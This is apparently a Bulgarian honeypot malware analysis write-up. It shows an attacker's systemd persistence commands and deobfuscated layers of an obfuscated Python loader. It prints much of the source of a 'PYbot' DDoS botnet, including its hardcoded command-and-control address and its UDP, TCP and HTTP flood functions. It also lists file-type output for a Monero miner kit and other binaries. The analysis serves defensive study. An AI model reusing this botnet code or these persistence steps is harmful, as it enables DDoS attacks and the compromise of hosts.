chmod 777 v1.py;
chmod 777 g1.js;
chmod 777 s1;
chmod 777 p1.txt;
printf "[Unit]\nDescription=System\n[Service]\nExecStart=/usr/bin/python3 /etc/v1.py\n[Install]\nWantedBy=multi-user.target\n" > /etc/systemd/system/
systemctl enable hosting;
systemctl start hosting;
rm -r /etc/test.sh;serj@rocket:~/_o/honey/finds/httpd$ 
```

Директно почва с apt-get install.
V1.py е със завидно ниво на обфускация която проверява и дали самият файл е модифициран.
Само е забравил и да инсталира пакетите които ще ползва, и че gdb съществува.




```
mike@debian:~$ _
```


- За съжаление втората част също е обфускирана и изполва променливи от предния скрипт.
- След още малко масажиране с gdb



```
    sys.exit()

#REGEN
#REGEN
# PYbot - A simple Python botnet
# Author: WodX
# Date: 27/09/2019
# Bot

import socket
import threading
import time
import random
import os


# Configuration
C2_ADDRESS  = '185.245.62.228'
C2_PORT     = 101

base_user_agents = [
    'Mozilla/%.1f (Windows; U; Windows NT {0}; en-US; rv:%.1f.%.1f) Gecko/%d0%d Firefox/%.1f.%.1f'.format(random.uniform(5.0, 10.0)),
    'Mozilla/%.1f (Windows; U; Windows NT {0}; en-US; rv:%.1f.%.1f) Gecko/%d0%d Chrome/%.1f.%.1f'.format(random.uniform(5.0, 10.0)),
    'Mozilla/%.1f (Macintosh; Intel Mac OS X 10_9_3) AppleWebKit/%.1f.%.1f (KHTML, like Gecko) Version/%d.0.%d Safari/%.1f.%.1f',
    'Mozilla/%.1f (Macintosh; Intel Mac OS X 10_9_3) AppleWebKit/%.1f.%.1f (KHTML, like Gecko) Version/%d.0.%d Chrome/%.1f.%.1f',
    'Mozilla/%.1f (Macintosh; Intel Mac OS X 10_9_3) AppleWebKit/%.1f.%.1f (KHTML, like Gecko) Version/%d.0.%d Firefox/%.1f.%.1f',
]
```



```
mike@debian:~$ _
```



```
#! python # [A[redacted] Technologies/At[redacted]i.com] -
# [All Rights Reserved. 2020-2022] -
# [Intentionally Obscured Code] -
# All attempts to [deObscure] are Prohibited!

import sys, os, base64, time, hashlib;
from base64 import b64encode;
from hashlib import sha1;

moveTer = "True";
qofakx = "I-A%IKoQKxA%;_.VS<_EUcS>e_V0Sf90UuQ@.r?
hehfty = "kafm0af";
pyinst = "off";
xXbcta;
sys.settrace(None);
m0x = os.path.abspath(__file__);
m0x = threading.settrace(None) if ('threading' in
mOx = sys.argv[0];
sCnmeA = m0x;
slfrayzs = 'dis';
sCnmeB = m0x;
sCnmeC = m0x;
UArgz = "\n".join(sys.argv);
UArgsEp = "TVRZME5qWTNNekE0TTE5Zk1UWTBOalUyT0RZNE
mznafga = "v1.py";
sdownx = "art.02.9rx.Xm0.0";
nafgcafg = "art.02.9tX.mnt.0";
UArgeEp = "YXN0ZXJvZ2xpYmNhdG9uQGdtYWlsLmNvbQo=";
mfilez = m0x;
scont = open(__file__);
sconts = scont.read();
scont.close();
mfilez = sconts;
xXpstat = "on";
sctn = sconts.splitlines();
xsgA = len(sctn);
xcgA = xsgA + 3;
xXpyV = 'on';
xsgB = xsgA + 4;
p1cnt = xsgA;
xsgC = xsgA + 7;
xsgDH = sCnmeC;
xNAs = '04c20823e0b42bb6f291cf543fc7d0d133dea2c2b
xCgnac = '2d27fbdf4e8ca207afbfa388ca9172fbcc6c70e
xCgna = 'c27ed48294b4fc2dbffeda4d7babade9bc38b78c
xCgna = xCgna;
kOx = xsgB - xcgA;
k0x = xsgA - kOx;
santovee = str(kOx + k0x);
```

Дооообре!

```
    runiscrname = os.path.basename(sCnmeC)
    if runiscrname != mznafga:
        response = tfun01(fchsidmvis)
        mytms = """
        RVJST1I6IFNjcmlwdCBOYW1lIGFwcGVhcnMgdG8gaGF2ZSBiZWVuIEF
        LSBUaGlzIGlzIFByb2hpYml0ZWQhISENCg==
        """
        zgmytms = base64.urlsafe_b64decode(mytms.encode('UTF-8')
        gmytms = os.linesep.join([s for s in zgmytms.splitlines
        print(gmytms)
        if xBca == "ixt7" or xBca == "ixf7":
            scont = open(__file__, "w");
            scont.write(
                'print("ERROR: Script Duplication Detected! An
            scont.close();
            exec(
                "qofakx='iBhcyB1cmxyZXF1ZXN0O3ByaW50KCJFUlJPUj
        else:
            exec(
                "qofakx='iBhcyB1cmxyZXF1ZXN0O3ByaW50KCJFUlJPUjoc
        sys.exit()
```


второ ниво обфускация

```
etrystars = "no"
if hehfty == "kafm0af":
    sys.tracebacklimit = 1
elif hehfty == "kafm0Fa":
    sys.tracebacklimit = 0

qofakx="I-A%IKoQKxA%;_.VS<_EUcS>e_V0Sf90UuQ@.r?2bz#%;UV0SD90Ufx
qofs = qofakx.split("_--_");
alfva=int(vdartdpx)+len(vdarTpx)+(int(xcgA)+int(k0x));
qotr = (alfva - alfua) - int(alfja);
qof = qofs[kOx];
qox = qofs[qotr].split("_-_");
q0x = qox[qotr];
g0X = qox[k0x];
q0f = qof + q0x + g0X
jaoFg = q0f.replace(wnO[t90], wn0[i0ox]).replace("@", wnO[io0s])



    ">", wn0[p0a]).replace("<", wnO[pOa]).replace(",", wn0[pOa])
    "[", wn0[g9u]).replace("-", wn0[y0ps]).replace("_", wnO[t90



jaofga = jaoFg[::-int(alfba)]
if sys.hexversion >= 0x3000000:
    exec(base64.b64decode(jaofga.replace(MnSc, "\n") + "===").s
    if pyinst == "on" or pyinst == "sem":
        sys.exit()
else:
    exec(base64.b64decode(jaofga.replace(MnSc, "\n") + "===").s
    if pyinst == "on" or pyinst == "sem":
        sys.exit()
```

```
#REGEN
# PYbot - A simple Python botnet
# Author: WodX
# Date: 27/09/2019
# Bot

import socket
import threading
import time
import random
import os


# Configuration
C2_ADDRESS  = '185.245.62.228'
C2_PORT     = 101

base_user_agents = [
    'Mozilla/%.1f (Windows; U; Windows NT {0}; en-US; rv:%.1f.%.1f)
    'Mozilla/%.1f (Windows; U; Windows NT {0}; en-US; rv:%.1f.%.1f)
    'Mozilla/%.1f (Macintosh; Intel Mac OS X 10_9_3) AppleWebKit/%.1
    'Mozilla/%.1f (Macintosh; Intel Mac OS X 10_9_3) AppleWebKit/%.1
    'Mozilla/%.1f (Macintosh; Intel Mac OS X 10_9_3) AppleWebKit/%.1
]

def rand_ua():
    return random.choice(base_user_agents) % (random.random() + 5,

def attack_udp(ip, port, secs, size):

    size = os.urandom(min(65500, size))
    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

    while time.time() < secs:

        port = port or random.randint(1, 65535)

        sock.sendto(size, (ip, port))


def attack_tcp(ip, port, secs, secs2, size):
    os.system('cd /etc/; ./x1 '+ str(ip) +' '+ str(port) +' '+ str(s

def attack_http(ip, secs2):
    os.system('cd /etc/; node g1.js '+ str(ip) +' '+ str(secs2))

def attack_cf(ip, secs2):
    os.system('cd /etc/; ./s1 version=2 host='+ str(ip) +' limit=64




def main():
    c2 = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    c2.setsockopt(socket.SOL_SOCKET, socket.SO_KEEPALIVE, 1)

    while 1:
```

реален скрипт

# Използван е комерсиален обфускатор



## Encryption *and* Obfuscation of Source Code!

***Protect & Secure Scripts, Function files, Modules, Libraries and Gems!***

Up until now, the protection of source code written in interpreted languages was just not possible. There weren't any solutions that allowed users to obfuscate, encrypt *AND* execute shell scripts, perl, python, ruby, rcode, powershell and web-based/command-line php scripts. **EnScryption.com changes that.** We provide **source code protection** for those who simply **CANNOT or DO NOT wish to re-write** their entire code in a ***'compiled'*** language. We allow for the possibility and regulation of script licensing, provide users the ability to set expiration dates, notify script owners of nefarious attempts by others to break into their protected scripts. And lastly, we ***eliminate the risk of exposure of proprietary information***. With EnScryption, you get to **lock up your scripts** with more than just a simple chmod or chown!

## En[redacted]ryption - *Source Code Protection*

**Obfuscate / Encrypt**

Don't just *obfuscate your scripts*, ***encrypt them as well*** - Reliably obfuscating a script

**Shield / Defend**

There's a limited number of tactics a hacker can use to try to hack a protected script. We


**Secure / Protect**

Every enScryption.com protected source code is encased in a number of

**Monitor / Alert**

We log all hack attempts on a protected script in the event a devious user tries to figure out

# Какво друго.




```
config.json:  JSON data
init0:        ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, BuildID[sha1]=3bc0d7a0fcfa13f4b9ebfde2b3062c8a2ba46651, for GNU/Linux 3.2.0, not stripped
init.sh:      ASCII text
key:          OpenSSH RSA public key
rigid:        Bourne-Again shell script, ASCII text executable
scp:          Bourne-Again shell script, ASCII text executable
secure:       ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, BuildID[sha1]=2532941fcc39bbcc9dcba4427be114268f3a89e7, for GNU/Linux 3.2.0, not stripped
uninstall.sh: Bourne-Again shell script, ASCII text executable
xri:          ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, stripped
```

Малко познат файл. (1/62 virustotal)


По-познт файл. (11/60 virustotal)

XMR копачка

Моднат UPX




```
1sh:  ASCII text
irq0: ELF 32-bit LSB executable, ARM, EABI5 version 1 (GNU/Linux), too many section (65535)
logs: directory
pty:  ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically linked, no section header
```



